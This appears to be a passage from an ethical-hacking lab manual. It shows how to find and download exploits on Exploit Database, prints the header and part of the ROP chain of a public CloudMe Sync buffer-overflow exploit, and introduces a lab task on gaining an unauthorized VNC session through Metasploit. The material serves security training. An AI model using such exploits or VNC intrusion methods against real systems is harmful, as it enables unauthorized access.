1. In the **Windows 11** machine, open any web browser (here, **Mozilla Firefox**). In the address bar of the browser place your mouse cursor, type <https://www.exploit-db.com/> and press **Enter**.
2. The **Exploit Database** website appears; you can click any of the latest vulnerabilities to view detailed information, or you can search for a specific vulnerability by entering its name in the **Search** field.

Date	D	A	V	Title	Type	Platform	Author
2022-05-11	+			TLR-2005KSH - Arbitrary File Upload	WebApps	Hardware	Ahmed Alroky
2022-05-11	+			Ruijie Reyee Mesh Router - Remote Code Execution (RCE) (Authenticated)	Remote	Hardware	Minh Khoa
2022-05-11	+			WordPress Plugin stafflist 3.1.2 - SQLi (Authenticated)	WebApps	PHP	Hassan Khan Yusufzai
2022-05-11	+			Joomla Plugin SexyPolling 2.1.7 - SQLi	WebApps	PHP	Wolfgang Hotwagner
2022-05-11	+			WordPress Plugin Blue Admin 21.06.01 - Cross-Site Request Forgery (CSRF)	WebApps	PHP	Abisheik M
2022-05-11	+			MyBB 1.8.29 - MyBB 1.8.29 - Remote Code Execution (RCE) (Authenticated)	WebApps	PHP	Altelus
2022-05-11	+			Beehive Forum - Account Takeover	WebApps	PHP	Pablo Santiago
2022-05-11	+			PHPProjekt PhpSimplyGest v1.3 - Stored Cross-Site Scripting (XSS)	WebApps	PHP	Andrea Intilangelo
2022-05-11	+			Navigate CMS 2.9.4 - Server-Side Request Forgery (SSRF) (Authenticated)	WebApps	PHP	cheshireca7

3. Move the mouse cursor to the left- pane of the website and select the **SEARCH EDB** option from the list to perform the advanced search.

A	V	Title	Type	Platform	Author
		TLR-2005KSH - Arbitrary File Upload	WebApps	Hardware	Ahmed Alroky
		Ruijie Reyee Mesh Router - Remote Code Execution (RCE) (Authenticated)	Remote	Hardware	Minh Khoa
		WordPress Plugin stafflist 3.1.2 - SQLi (Authenticated)	WebApps	PHP	Hassan Khan Yusufzai
		Joomla Plugin SexyPolling 2.1.7 - SQLi	WebApps	PHP	Wolfgang Hotwagner
		WordPress Plugin Blue Admin 21.06.01 - Cross-Site Request Forgery (CSRF)	WebApps	PHP	Abisheik M
		MyBB 1.8.29 - MyBB 1.8.29 - Remote Code Execution (RCE) (Authenticated)	WebApps	PHP	Altelus
		Beehive Forum - Account Takeover	WebApps	PHP	Pablo Santiago
		PHPProjekt PhpSimplyGest v1.3 - Stored Cross-Site Scripting (XSS)	WebApps	PHP	Andrea Intilangelo
		Navigate CMS 2.9.4 - Server-Side Request Forgery (SSRF) (Authenticated)	WebApps	PHP	cheshireca7

4. The **Exploit Database Advanced Search** page appears. In the **Type** field, select any type from the drop-down list (here, **remote**). Similarly, in the **Platform** field, select any OS (here, **Windows_x86-64**). Click **Search**.

Note: Here, you can perform an advanced search by selecting various search filters to find a specific vulnerability.

The screenshot shows the 'Exploit Database Advanced Search' page on a web browser. The URL is https://www.exploit-db.com/search. On the left, there's a vertical sidebar with icons for search, exploit, exploit database, and exploit manager. The main area has a title 'Exploit Database Advanced Search' with a subtitle 'Exploit Database'. It features several search filters: Title (Title), CVE (2022-1234), Type (remote), Platform (Windows_x86-64), Content (Exploit content), Author (Author), and Tag (Tag). Below these are checkboxes for Verified, Has App, and No Metasploit. A 'Search' button is in the top right, and a 'Re' button is below it. A 'Show' dropdown set to 15 is also present. The main content area displays a table of vulnerabilities:

Date	D	A	V	Title	Type	Platform	Author
2022-05-11	+			Prime95 Version 30.7 build 9 - Remote Code Execution (RCE)	remote	Windows	Yehia Elghaly
2022-05-11	+			ImpressCMS v1.4.4 - Unrestricted File Upload	webapps	PHP	Ünsal Furkan Haranı
2022-05-11	+			Microfinance Management System 1.0 - 'customer_number' SQLi	webapps	PHP	Eren Gozaydin
2022-05-11	+			Akka HTTP 10.1.14 - Denial of Service	remote	Multiple	cxosmo
2022-05-11	+			WebTareas 2.4 - Blind SQLI (Authenticated)	webapps	PHP	Behrad Taher

At the bottom, there are several small icons: a blue square, a magnifying glass, a black square, a blue square with a white bar, a blue square with a white triangle, a blue square with a white circle, a yellow square with a blue bar, a blue square with a white arrow, and a blue square with a white circle. To the right, there are navigation icons for back, forward, and search, along with a date and time indicator (11:58 PM, 5/11/2022).

5. Scroll down to view the result, which displays a list of vulnerabilities, as shown in the screenshot.

6. You can click on any vulnerability to view its detailed information (here, **CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)**).

The screenshot shows the 'Exploit Database Advanced Search' interface. The search parameters include:

- Title: Exploit content
- CVE: 2022-1234
- Type: remote
- Platform: Windows_x86-64
- Author: Author
- Tag: Tag
- Show: 15

The results table lists five vulnerabilities:

Date	Exploit	Type	Platform	Author
2019-01-28	CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)	remote	Windows_x86-64	Matteo Malvica
2018-08-14	Cloudme 1.9 - Buffer Overflow (DEP) (Metasploit)	remote	Windows_x86-64	Raymond Wellnitz
2018-05-28	CloudMe Sync < 1.11.0 - Buffer Overflow (SEH) (DEP Bypass)	remote	Windows_x86-64	Juan Prescott
2018-03-12	DEWEsoft X3 SP1 (x64) - Remote Command Execution	remote	Windows_x86-64	hyp3rlinx
2017-07-24	Microsoft Internet Explorer - 'mshtml.dll' Remote Code Execution (MS17-007)	remote	Windows_x86-64	redr2e

At the bottom right, there are download icons for each exploit entry.

7. Detailed information regarding the selected vulnerability such as CVE ID, author, type, platform, and published data is displayed, as shown in the screenshot.

8. You can click on the download icon in the **Exploit** section to download the exploit code.

The screenshot shows the detail page for the CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass) exploit. Key details are:

EDB-ID:	CVE:	Autho	Type:	Platfor	Date:
46250	2018-6892	MATTEO MALVICA	REMOTE	WINDOWS_X86-64	2019-01-28

Below the table, the exploit status is listed as 'EDB Verified: ✅' and 'Exploit: 📲 / { }'. The 'Vulnerable App:' section shows a small icon of a cloud storage application.

At the bottom, the exploit code is displayed:

```
# Exploit Title: CloudMe Sync v1.11.2 Buffer Overflow - WoW64 - (DEP Bypass)
# Date: 24.01.2019
# Exploit Author: Matteo Malvica
# Vendor Homepage: https://www.cloudme.com/en
# Software: https://www.cloudme.com/downloads/CloudMe_1112.exe
```

9. The **Opening file** pop-up appears; select the **Save File** radio button and click **OK** to download the exploit file.

10. Navigate to the downloaded location (here, **Downloads**), right-click the saved file, and select **Edit with Notepad++**.

11. A **Notepad++** file appears, displaying the exploit code, as shown in the screenshot.

Note: If **Notepad++ update** pop-up appears, click **No.**

C:\Users\Admin\Downloads\46250.py - Notepad++

File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?

46250.py

```
# Exploit Title: CloudMe Sync v1.11.2 Buffer Overflow - WoW64 - (DEP Bypass)
# Date: 24.01.2019
# Exploit Author: Matteo Malvica
# Vendor Homepage: https://www.cloudme.com/en
# Software: https://www.cloudme.com/downloads/CloudMe\_1112.exe
# Category: Remote
# Contact: https://twitter.com/matteommalvica
# Version: CloudMe Sync 1.11.2
# Tested on: Windows 7 SP1 x64
# CVE-2018-6892
# Ported to WoW64 from https://www.exploit-db.com/exploits/46218

import socket
import struct

def create_rop_chain():
    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
        0x61ba2b5e, # POP EAX # RETN [Qt5Gui.dll]
        0x690395a5, # ptr to &VirtualProtect() [IAT Qt5Core.dll]
        0x61bdd7f5, # MOV EAX,DWORD PTR DS:[EAX] # RETN [Qt5Gui.dll]
        0x68aef542, # XCHG EAX,ESI # RETN [Qt5Core.dll]
        0x68bfe66b, # POP ESP # RETN [Qt5Core.dll]
        0x68f52225, # & jmp esp [Qt5Core.dll]
        0x6d9f7736, # POP EDX # RETN [Qt5Sql.dll]
        0xfffffdff, # Value to negate, will become 0x00000201
        0x6eb47092, # NEG EDX # RETN [libgcc_s_dw2-1.dll]
        0x61e570e0, # POP EBX # RETN [Qt5Gui.dll]
        0xffffffff, #
        0x6204f463, # INC EBX # RETN [Qt5Gui.dll]
        0x68f5068c, # ADD EBX,EDX # ADD AL,0A # RETN [Qt5Core.dll]
        0x61ecd4ae, # POP EDX # RETN [Qt5Gui.dll]
        0xfffffff0, # Value to negate, will become 0x00000040
        0x6eb47092, # NEG EDX # RETN [libgcc_s_dw2-1.dll]
        0x61e2a807, # POP ECX # RETN [Qt5Gui.dll]
```

Python file length: 3,692 lines: 86 Ln:1 Col:1 Pos:1 Windows (CR LF) UTF-8 INS

12:10 AM 5/12/2022

12. This exploit code can further be used to exploit vulnerabilities in the target system.

13. Close all open windows.

14. This concludes the demonstration of finding vulnerabilities on exploit sites such as Exploit Database.

15. You can similarly use other exploit sites such as **VulDB** (<https://vuldb.com>), **MITRE CVE** (<https://cve.mitre.org>), **Vulners** (<https://vulners.com>), and **CIRCL CVE Search** (<https://cve.circl.lu>) to find target system vulnerabilities.

16. Close all open windows and document all the acquired information.

Task 4: Exploit Client-Side Vulnerabilities and Establish a VNC Session

Attackers use client-side vulnerabilities to gain access to the target machine. VNC (Virtual Network Computing) enables an attacker to remotely access and control the targeted computers using another computer or mobile device from anywhere in the world. At the same time, VNC is also used by network administrators and organizations throughout every industry sector for a range of different scenarios and uses, including providing IT desktop support to colleagues and friends and accessing systems and services on the move.


This task demonstrates the exploitation procedure enforced on a weakly patched Windows 11 machine that allows you to gain remote access to it through a remote desktop connection.

Here, we will see how attackers can exploit vulnerabilities in target systems to establish unauthorized VNC sessions using Metasploit and remotely control these targets.

Note: In this task, we will use the **Parrot Security (10.10.1.13)** machine as the host system and the **Windows 11 (10.10.1.11)** machine as the target system.




1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.



